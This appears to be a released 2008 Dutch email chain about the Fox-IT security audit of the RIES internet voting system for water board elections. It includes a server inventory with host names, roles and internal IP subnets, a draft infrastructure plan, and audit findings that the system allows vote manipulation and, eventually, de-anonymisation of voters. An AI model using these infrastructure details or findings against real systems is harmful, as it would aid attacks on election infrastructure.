Verzonden: dinsdag 17 juni 2008 15:39
Aan:
Onderwerp: RE: documenten

De gevraagde documenten. Met je verzoek over de broncode zijn we nog mee bezig.

Document Security scan II KOA is niet bijgevoegd. Betreft een scan van het systeem van LogicaCMG, dat KoA in 2003 heeft laten uitvoeren. Wel een bekende auteur Van GovCert ☺. Er staat Vertrouwelijk op het document, dus als je het wilt hebben, moet dat m.i. via de formele weg. VenW vraagt dan aan BZK of ze het ter beschikking mogen stellen.

Met vriendelijke groet,

Programmamanager

Het Waterschapshuis
p/a Breestraat 59, Leiden
Postbus 130
1135 ZK Eda

www.hetwaterschapshuis.nl

maandag 16 juni 2008 17:59

documenten

Ik heb even teruggekoppeld met de reviewers daarnet, en daaruit kwamen nog de volgende vragen naar boven:

Bijlage 8 bij de Europese aanbesteding mist;
Is er een beschrijving van RIES op basis waarvan Cryptomathic haar onderzoek heeft verricht?
In het overzicht is een rapport beveiligingstests KOA opgenomen ("security scan II KOA") – is dat document ook beschikbaar?
RIES_design_info_v092.pdf mist de bijlagen;
Bij het testen van de webapplicatie missen we nu de broncode, is die al beschikbaar?

Van:
Verzonden: 2008 15:55
Aan:
Onderwerp: n

Nu ook met de sources van VotingWindow. Er zijn ook configuratieparamters, images, stylesheets etc bijgedaan om een goed beeld te geven.

Met vriendelijke groet,

Programmamanager

Het Waterschapshuis
p/a Breestraat 59, Leiden
Postbus 130
1135 ZK Edam

etwaterschapshuis.nl

Van:
Verzonden: dinsdag 17 juni 2008 15:39

Onderwerp: RE: documenten

De gevraagde documenten. Met je verzoek over de broncode zijn we nog mee bezig.

Document Security scan II KOA is niet bijgevoegd. Betreft een scan van het systeem van LogicaCMG, dat KoA in 2003 heeft laten uitvoeren. Wel een bekende auteur Van GovCert ☺. Er staat Vertrouwelijk op het document, dus als je het wilt hebben, moet dat m.i. via de formele weg. VenW vraagt dan aan BZK of ze het ter beschikking mogen stellen.

Met vriendelijke groet,

Programmamanager

Het Waterschapshuis
p/a Breestraat 59, Leiden
Postbus 130
1135 ZK Edam

www.hetwaterschapshuis.n

Van
Verzonden: maandag 16 juni 2008 17:59
Aan
Onderwerp: documenten

Ik heb even teruggekoppeld met de reviewers daarnet, en daaruit kwamen nog de volgende vragen naar boven:

- Bijlage 8 bij de Europese aanbesteding mist;
- Is er een beschrijving van RIES op basis waarvan Cryptomathic haar onderzoek heeft verricht?
- In het overzicht is een rapport beveiligingstests KOA opgenomen ("security scan II KOA") – is dat document ook beschikbaar?
- RIES_design_info_v092.pdf mist de bijlagen;
- Bij het testen van de webapplicatie missen we nu de broncode, is die al beschikbaar?

Dank!

[redacted]

Van:

Verzonden: maandag 30 juni 2008 13:07

Aan:

Onderwerp: Nadere documenten RIES

[redacted]

In navolging van de brief aan de Staatssecretaris, hebben wij bijgevoegde documenten en broncode aan Fox-it nagezonden, voor de audit van RIES internetstemmen.

Met vriendelijke groet,

Programmamanager


Het Waterschapshuis
p/a Breestraat 59, Leiden
Postbus 130
1135 ZK Edam

Naam	Locatie	Type	Aanschafdatum	Onderhoud tot	Rack	Status	Functie	Factuur	IP extern	Subnet	IP intern	Subnet	Disk
Lokaale Utrecht													
nas-ut-portal-1	Utrecht	Dell 1850			SURFnet	Spare	Portal	n.v.				10.4.1.40/29	36G
nas-ut-stam-server-1	Utrecht	Dell 1650			SURFnet	Spare	VoteWin	n.v.				10.4.1.24/29	72G
nas-ut-fw-1	Utrecht	Dell G50			SURFnet	Spare	SSL/Apache frontend	n.v.				10.4.1.16/29	72G
nas-ut-vpnpocs-1	Utrecht	Dell 1850			SURFnet	Spare	RPOCS 1	n.v.				10.4.1.120/29	
nas-ut-rnpocs-2	Utrecht	Dell 1950	30-05-2008	29-5-2011 (4 hour)	HWH	Productie	RPOCS-2						146GB (2x)
nas-mon-mguard	Utrecht	Mguard			HWH	Productie	VPN beheer-LAN						
nas-ut-ocmis-1	Utrecht	Dell T7400	13-3-2008	12-3-2011 (NBD)	HWH	Productie	Crypto-cloning	TBD					
nas-ut-support-1	Utrecht	Dell 1950	14-06-2007	13-6-2010 (gold)	HWH	Productie	Supporting Services	SN270690				10.4.1.128/29	72G
nas-ut-dsl-1	Utrecht	Virtueel				Spare	stambus					10.4.1.32/29	
nas-ut-mon-1	Utrecht	Virtueel				Productie	Monitoring intern						
nas-ut-dist-1	Utrecht	Virtueel				Productie	distributie - NTP						
nas-ut-vpn-1	Utrecht	Virtueel				Spare	configuratie management						
dell-mon 2004	Utrecht	Dell 1850			SURFnet		Monitoring 2004	n.v.					
dell-dist 2004	Utrecht	Dell 1750			SURFnet		SW distributie +NTP 2004	n.v.					
nasfab1(virtueel a t/m c en g1 t/m g5)	Utrecht	Dell 2650	3-7-2006	2-7-2009 (4 hour)	HWH	Ontwikkel	Frontend/Varlow-vPorts/DM	pre-2008		192.87.110.0/25			
nas-fab2 (virtueel a t/m d)	Utrecht	Dell 2650	3-7-2006	2-7-2009 (4 hour)	HWH	Ontwikkel	stambassin (a,b,m,d)	pre-2008		192.87.110.0/24			
nasfab3	Utrecht	Dell 1750			SURFnet	Ontwikkel	RPOCS	n.v.		192.87.110.0/24			
nasfab3a	Utrecht	Dell 1750			SURFnet	Ontwikkel	RPOCS	n.v.		192.87.110.0/24			
[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]
[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]
Nieuwe RIES servers													
nas-ut-rnpocs-1	Utrecht (tijd. opslag)	Dell 1650	30-05-2008	29-5-2011 (4 hour)	HWH	bestemd: Productie	RPOCS-2						146GB (2x)
server 2	Utrecht (tijd. opslag)	Dell 1650	30-05-2008	29-5-2011 (4 hour)	HWH	bestemd: Productie	SSL/Apache frontend						146GB (2x)
server 3	Utrecht (tijd. opslag)	Dell 1950	30-05-2008	29-5-2011 (4 hour)	HWH	bestemd: Productie	VoteWin						146GB (2x)
server 4	Utrecht (tijd. opslag)	Dell 1950	30-05-2008	29-5-2011 (4 hour)	HWH	bestemd: Productie	stambus						146GB (2x)
server 5	Utrecht (tijd. opslag)	Dell 1950	30-05-2008	29-5-2011 (4 hour)	HWH	bestemd: Spare	SSL/Apache frontend						146GB (2x)
server 6	Utrecht (tijd. opslag)	Dell 1950	30-05-2008	29-5-2011 (4 hour)	HWH	bestemd: Spare	VoteWin						146GB (2x)
server 7	Utrecht (tijd. opslag)	Dell 1950	30-05-2008	29-5-2011 (4 hour)	HWH	bestemd: Spare	stambus						146GB (2x)
server 8 (zelfde DRAC kaart)	Utrecht (tijd. opslag)	Dell 1950	30-05-2008	29-5-2011 (4 hour)	HWH	bestemd: Productie	Partial??						146GB (2x)
Lokale Amsterdam													
nas-switch-1													
nas-mguard-fw-1	Amsterdam	Mguard Pro			HWH	Productie	VPN beheer-LAN						
nas-stemserver-1	Amsterdam	Dell 2650	1-4-2004	31-3-2007 (4 hour)	HWH	Demo	2004/KQA	pre-2008					
nas-rdc-1	Amsterdam	Dell 650	1-4-2004	31-3-2007 (NBD)	HWH	Demo	2004/KQA	pre-2008					
nas-kluyfact-1	Amsterdam	Dell 650	1-4-2004	31-3-2007 (NBD)	HWH	Demo	2004/KQA	pre-2008					
nas-ams-stamserver-1	Amsterdam	Dell 1950	15-10-2007	14-10-2010 (gold)	HWH	Productie	VoteWin	SN270690					
nas-ams-db-1	Amsterdam	Dell 1950	15-10-2007	14-10-2010 (gold)	HWH	Productie	stambus	SN270690					146GB (2x)
nas-ams-fe-1	Amsterdam	Dell 1950	15-10-2007	14-10-2010 (gold)	HWH	Productie	SSL/Apache frontend	SN270690					146GB (2x)
													146GB (2x)
Lokale Nijmegen													
nas-switch-2	Nijmegen												
nas-mguard-fw-2	Nijmegen	Mguard Pro			HWH	Productie	VPN beheer-LAN						
nas-stemserver-2	Nijmegen	Dell 2650	17-6-2004	16-6-2007 (4 hour)	HWH	Demo	2004/KQA	pre-2008					
nas-rdc-2	Nijmegen	Dell 650	17-6-2004	16-6-2007 (NBD)	HWH	Demo	2004/KQA	pre-2008					
nas-kluyfact-2	Nijmegen	Dell 650	17-6-2004	16-6-2007 (NBD)	HWH	Demo	2004/KQA	pre-2008					
nas-nij-stamserver-1	Nijmegen	Dell 1950	15-10-2007	14-10-2010 (gold)	HWH	Productie	VoteWin	SN270690					
nas-nij-db-1	Nijmegen	Dell 1950	15-10-2007	14-10-2010 (gold)	HWH	Productie	stambus	SN270690					146GB (2x)
nas-nij-fe-1	Nijmegen	Dell 1950	15-10-2007	14-10-2010 (gold)	HWH	Productie	SSL/Apache frontend	SN270690					146GB (2x)
													146GB (2x)
Lokatie Saasveld													
nas-saasveld-server-1	Saasveld	Dell 1950	15-10-2007	14-10-2010 (gold)	HWH	Ontwikkel	Ontwikkel	SN270690					146GB (2x)
nas-ocmis-2	Saasveld	Dell T7400	27-3-2008	26-3-2011 (NBD)	HWH	Ontwikkel	Cryptocloning	TBD					
nas-spectra-printer	Saasveld	Samsung ML-2015R nvt	16-4-2008	16-4-2009 (on-site)	HWH	Ontw/Productie	Crypto-cloning	TBD					
nas-saasveld-db-1	Saasveld	Dell SC 1425			MD	Ontwikkel	Ontwikkel	n.v.					
nas-saasveld-db-2	Saasveld	Dell SC 1425			MD	Ontwikkel	Ontwikkel	n.v.					
Overig													
nas-beheer-1	Tilburg	Inspiron 1150	4-4-2004	5-4-2007(CompleteCare (NBD))	HWH	Productie	Beheerlaptop	pre-2008					
nas-beheer-2	Utrecht	Inspiron 1150	4-4-2004	5-4-2007(CompleteCare (NBD))	HWH	Productie	Beheerlaptop	pre-2008					
nas-beheer-3	Tilburg	Inspiron 1150	4-4-2004	5-4-2007(CompleteCare (NBD))	HWH	Stuk, disk zeven 1	Beheerlaptop	pre-2008					
nas-beheer-4	Utrecht	Inspiron 1150	4-4-2004	5-4-2007(CompleteCare (NBD))	HWH	Productie	Beheerlaptop	pre-2008					
nas-beheer-5	Saasveld	Inspiron 1150	18-8-2004	17-8-2007	HWH	Spare	Beheerlaptop	pre-2008					
nas-beheer-6	Utrecht	D600			SURFnet	Uitleen	Beheerlaptop	pre-2008					
nas-beheer-D610	Utrecht	D610			SURFnet	Uitleen/stuk	Beheerlaptop	pre-2008					
Crypto-kaarten	11x	IBM 4764	8-2-2007 2x 2-3-2007 1x 3-9-2007 2x 5-2-2008 2x 27-2-2008 2x 11-3-2008 1x 26-5-2008 1x annuul		HWH	Productie	HW Crypto	HWH/TTP					
Battery replacement-kits	5x				HWH	Productie	HW Crypto	HWH					
Mguards	6x + spares		2004/2006		HWH	Productie	VPN beheer-LAN	pre-2008					
Mguards Pro	3x + spares		2004/2006		HWH	Productie	VPN beheer-LAN	pre-2008					
Broadcom Crypto-accelerator	2x		2004		HWH	Demo	SSL accelerator	pre-2008					
Broadcom Crypto-accelerator	2x		2004		HWH	Spare	SSL accelerator	pre-2008					
SSL Accelerator	2x		2004		HWH	Productie	SSL accelerator	pre-2008					
Cisco Catalyst 2950 Switch	2x		2004		HWH	Productie	beheer-LAN	pre-2008					
Remote Power Switch	2x (@SARA)				SURFnet	Productie	beheer-LAN RPS	n.v.					
Stam gig-switch	Utrecht				SURFnet	Productie	beheer-LAN	n.v.					


Legenda	Cursief	Afgeschreven maar nog in gebruik
		Nog uit te zoeken
		Eigendom Magic Choice (niet op project)
		Eigendom SURFnet (niet op project)
		Te vervangen/waarvoor passen
		Ontmanteld

Overzicht bijgewerkt op 12-6-2008

DRAFT 25-6-2008



DRAFT 25-6-2008



Implementatie RIES 2008 server- en netwerkinfrastructuur

In dit document worden kort de onderdelen van de RIES 2008 infrastructuur beschreven waar eind juni 2008 nog aan gewerkt wordt. Het betreft hier aanvullingen en vernieuwingen van de bestaande infrastructuur (zoals gebruikt bij verkiezingen in 2004 en 2006). Nadruk in dit document is dat betrokken partijen zich tot het uiterste inspannen teneinde een veilige en betrouwbare stemvoorziening te leveren tijdens de stemperiode en de voorbereidings periode voorafgaand aan de stemperiode.

1. Provisioning (installatie, softwaredistributie en configuratiemanagement)

Alle RIES-servers en beheer-laptops zullen vanuit een centraal provisoning-systeem geinstalleerd en geconfigureerd worden. Elk type server zal vanuit de provisoning server een minimale installatie krijgen met alleen die onderdelen van het OS die strict noodzakelijk zijn en alleen de voor de beoogde functie noodzakelijke software-pakketten. Ook de specifieke configuratie per type machine zal vanuit die provisioning server plaatsvinden (naar aanleiding van de resultaten van de zo genaamde system hardening. Daarbij wordt gebruik gemaakt van functie- en locatie-specifieke profielen. Ook security fixes kunnen via het provisioning systeem op een uniforme en gecontroleerde wijze verspreid worden. Provisioning vindt plaats op/via het interne afgeschermde RIES-beheernetwerk. Ingebruikname van dit systeem wordt eind juni 2008 verwacht.


De baseline die voor de inrichting van servers en andere systemen ten behoeve van het RIES system geldt is dat alleen onderdelen, autorisaties enz die nodig zijn, zowel qua OS als firewall-rules als applicaties, worden toegestaan/geïnstalleerd. Verder gelden de in bestaande documentatie genoemde ontwerp-principes.

De RIES serversystemen kunnen onderverdeeld worden in drie categorieen. Voor elke categorie gelden de volgende versies voor OS (Operating System):

- Frontends: FreeBSD 6.3 (laatste versie inclusief laatste vendor-updates tot aan freeze)
- Backends: Red Hat RHEL4.6 (laatste versie inclusief laatste vendor-updates tot aan freeze)
- Ondersteunende servers: Red Hat RHEL4.6 (laatste versie inclusief laatste vendor-updates tot aan freeze)

Voor applicatiesoftware boven het OS (uitgezonderd de RIES applicaties zelf) geldt dat daar de door de vendor geleverde en gesupporte versies gebruikt

worden. In figuur 1 staan de cruciale componenten voor een typische set van frontend/backend-server.



1Figu

ur 1: Software-levels voor VotingWindow en Portal servers.

2. Change management procedure

Na freeze van de situatie in augustus: vendor security updates op gecontroleerde wijze aanbrengen conform een change management procedure waarbij elke update beoordeeld wordt op impact/risico alvorens de update aangebracht wordt.

3. Monitoring, logging, anomalie-detectie

De in 2004 en 2006 gebruikte systeem- en netwerkmonitoring wordt opnieuw geïmplementeerd waarbij alle systeem lokaal gemonitord worden en via een centraal systeem worden verzameld en weergegeven. Dit centrale systeem monitort ook de beschikbaarheid van machines en services op het interne beheernetwerk. De beschikbaarheidsmonitoring vanuit het Internet blijft (uitgezonderd toevoegen van nieuwe te monitoren systemen) ongewijzigd.

Naast systeem en netwerkmonitoring zal systeemlogging van alle servers zowel per lokatie op een lokale logserver als op 1 centrale (lokatieonafhankelijke) logserver verzameld worden. Logging van gebruikersactiviteit is expliciet zonder potentieel identificerende informatie (IP-adres, browser etc). Logging van beheerdersactiviteiten is expliciet inclusief identificerende informatie (IP-adres, beheerlaptop etc). Voor de (de-)centrale logservers geldt een receive-only policy. Oplevering staat voor augustus 2008 gepland.

Aan de servers wordt "tripwire" functionaliteit toegevoegd, volgens planning begin September. Dit is een vorm van checksumming op de geïnstalleerde applicatiesoftware op de verschillende servers waarmee afwijkingen/aanpassingen

aan de systemen gedetecteerd kunnen worden.

Het eind augustus op te leveren IDS-system detecteert anomalieen in het verkeer, voornamelijk afwijkend verkeer op ongebruikte poorten of via ongeplande routes.

4. Vernieuwing beheerlaptops

Vervanging van de huidige beheerlaptops, inclusief opnieuw inrichten (zie ook 1.) is eind juli 2008 gepland.
Beheerlaptops zijn allen bruikbaar met hardware matige VPN verbinding (verbonden met M-Guard – zie afbeelding met netwerk topologie). De beheerlaptops zijn persoonsgebonden en verstrekking van reserve beheerlaptops (uit beveiligde opslag) gaat na registratie.

5. Inrichten lokatie Tilburg

Als derde hoofdlokatie naast Amsterdam en Nijmegen zal in augustus 2008 Tilburg in gebruik genomen worden.

6. Uitbreiding en vernieuwing beheernetwerk

Mede gekoppeld aan de ingebruikname van een dedicated OPN (Optical Private Network, zie bijlage) en oplevering van lokatie Tilburg zal het afgeschermde beheernetwerk aangepast worden. Dit behelst uitbreiding/herinrichting van het mGuard-gebaseerde VPN voor toegang met de dedicated beheerlaptops. Koppelingen tussen lokaties die nu via het mGuard-VPN lopen worden overgezet naar het begin augustus op te leveren OPN. Dit OPN bestaat uit een ring van protected lichtpaden tussen de vier lokaties aangevuld met twee unprotected gekruiste lichtpaden om bij uitval maximaal twee lokaties altijd altijd de overige lokaties onderling bereikbaar te laten zijn. Oplevering staat 16 augustus 2008 gepland.

7. RIPOCS servers en housing

RIPOCS wordt onder specifieke randvoorwaarden en beveiligingseisen geïnstalleerd . Specifiek zal RIPOCS in een speciale braakbestendige kluiskast worden geïnstalleerd.
Definitieve inrichting van de RIPOCS-servers zal eind augustus plaats vinden (dit hangt mede af van uitgewerkte beheer en toegangsprocedure) .

8. ROCMIS

Stand alonemachine, wordt opgeslagen in een fysieke kluis met vergelijkbare

veiligheidswaarborgen als RIPOCS.

9. Portal

Definitieve implementatie van de Portal-functionaliteit (dubbele uitvoering met hot-standby) staat voor eind augustus 2008 gepland. Toegang tot de Portal-server(s) zal dan alleen nog maar kunnen vanaf een beperkte set IP-adressen (op te leveren door de Waterschappen).

10. Failover/redundancy

Het huidige failover/reduncy mechanisme voor externe toegang tot de stemservers is gebaseerd op een eenvoudig maar robuust round-robin DNS-mechanisme. Een aanvullend mechanisme gebaseerd op flowbased anycast zal, bij goed resultaat van de tests, naar verwachting eind augustus geimplementeerd worden.

11. Performance, tuning en capaciteitsplanning

Tot uiterlijk eind oktober 2008 zullen doorlopend performance/quality-metingen gedaan worden op basis waarvan bepaald wordt of er mogelijk extra capaciteit (hardware) voor de stemserver-functionaliteit ingezet moet worden. Extra capaciteit zal geïmplementeerd worden onder dezelfde condities en met dezelfde instellingen als bij de reeds eerder opgeleverde systemen. Dit wordt geborgd door aanschaf van identieke hardware en het provisioning principe (zie ook 1.).

11. Ingebruikname stem.nl domein (inclusief bijbehorende certificaten)

Voor toegang voor de kiezers is het domein www.stem.nl aangeschaft door Het Waterschapshuis. Gepland is om dit medio augustus in gebruik te nemen, samen met de juiste SSL certificaten.

Bijlage: OPN

Vijf voordelen lichtpaden

Capaciteit
SURFnet6 biedt gebruikers lichtpaden van 150 Mbit/s, 600 Mbit/s, 1 Gbit/s. Hoewel het netwerk van SURFnet ook snelheden van 10 Gigabits per seconde kan realiseren, is de apparatuur in het netwerk van de aangesloten instellingen hier doorgaans nog niet op berekend.

Kwaliteit
De optische apparatuur die lichtpaden mogelijk maakt, is eenvoudiger en robuuster dan de gebruikelijke router en switches die voor IP-verkeer worden gebruikt. Ook worden de datastromen niet gehinderd door ander verkeer op het netwerk, maar gaan ze via gescheiden lichtpaden op hoge snelheid van verzender naar ontvanger. Daardoor is het verkeer op het netwerk ook stabieler. Gemeten over de maximale afstand binnen Nederland tussen twee poorten bedraagt de maximale round trip time (RTT) van een lichtpad minder dan 20 milliseconde.

Veiligheid
Daar waar internetverbindingen risico's van inbraak of afluisteren kennen, is dat bij lichtpaden nagenoeg onmogelijk. Het is namelijk een directe verbinding tussen twee punten op de optische laag van het netwerk.

Transparantie
Een lichtpad is onafhankelijk van de daarover te gebruiken protocollen. SURFnet biedt lichtpaden standaard aan met een Ethernet koppelvlak. Andere protocollen zoals Fiber Channel kunnen als maatwerk worden aangeboden.

Internationale uitbreidbaarheid
Hoewel SURFnet6 een Nederlands netwerk is, zijn lichtpaden niet beperkt tot onze grenzen. Dankzij de het optische knooppunt Netherlight in Amsterdam dat SURFnet heeft gerealiseerd, zijn koppelingen mogelijk met een groot aantal onderzoeksnetwerken in Europa, de VS, Azië en Australië.

De komende jaren zullen de mogelijkheden voor connectiviteit van internationale lichtpaden naar verwachting aanzienlijk groter worden doordat zowel via het Europese onderzoeksnetwerk GEANT2 als via de Global Lambda Integrated Facility (GLIF) steeds meer netwerken worden ontsloten.

Verzonden: maandag 30 juni 2008 12:38

Aan:

Onderwerp: Eindrapport broncode review

Bijgevoegd het resultaat van een broncode onderzoek naar een applicatie van RIES, zijnde RIPOCS. Het document zal ook per post worden toegezonden.

Met vriendelijke groet,

Programmamanager

Het Waterschapshuis
p/a Breestraat 59, Leiden
Postbus 130
1135 ZK Edam

www.hetwaterschap

Van:

Verzonden:

Aan:

Onderwerp: Nadere documenten RIES

[redacted]

In navolging van de brief aan de Staatssecretaris, hebben wij bijgevoegde documenten en broncode aan Fox-it nagezonden, voor de audit van RIES internetstemmen.

Met vriendelijke groet,

Programmamanager

Het Waterschapshuis
p/a Breestraat 59, Leiden
Postbus 130
1135 ZK Edam

etwaterschapshuis.nl

Van:

Onderwerp: Een laatste nader document voor RIES

Een laatste nazending van een document over RIES:
- change mangement procedure.

Met vriendelijke groet,

Programmamanager

Het Waterschapshuis
p/a Breestraat 59, Leiden

Samenvatting

Het Ministerie van Verkeer en Waterstaat heeft Fox-IT gevraagd te assisteren bij het beoordelen van de internetstemvoorziening die door de waterschappen is ontworpen voor de waterschapsverkiezingen van november 2008. De organisatie waarin de waterschappen samenwerken, het Waterschapshuis, heeft daartoe documentatie ter beschikking gesteld en medewerking verleend aan aanvullend onderzoek door Fox-IT.

Op basis van dit onderzoek constateert Fox-IT dat de internetstemvoorziening in opzet een elegant en doordacht systeem voor internetstemmen is. Echter, over de huidige uitwerking van het concept moet worden vastgesteld dat dit kwaadwillenden diverse mogelijkheden biedt om de uitslag te beïnvloeden, het verkiezingsproces te saboteren en/of om binnen afzienbare tijd te herleiden wie op wie heeft gestemd.

Deze constatering is gebaseerd op de volgende waarnemingen:

- Het gebruik van een gedateerde versleutelingsmethode in combinatie met het opnemen van individuele burgerservicenummers (BSN) in de versleutelde verkiezingsuitslag betekent dat het stemgeheim maximaal tot 2030 kan worden gewaarborgd. Met andere woorden, uiterlijk in 2030, doch waarschijnlijk (veel) eerder, zal het mogelijk zijn te reconstrueren welke kiezer op welke kandidaat stemde in 2008.

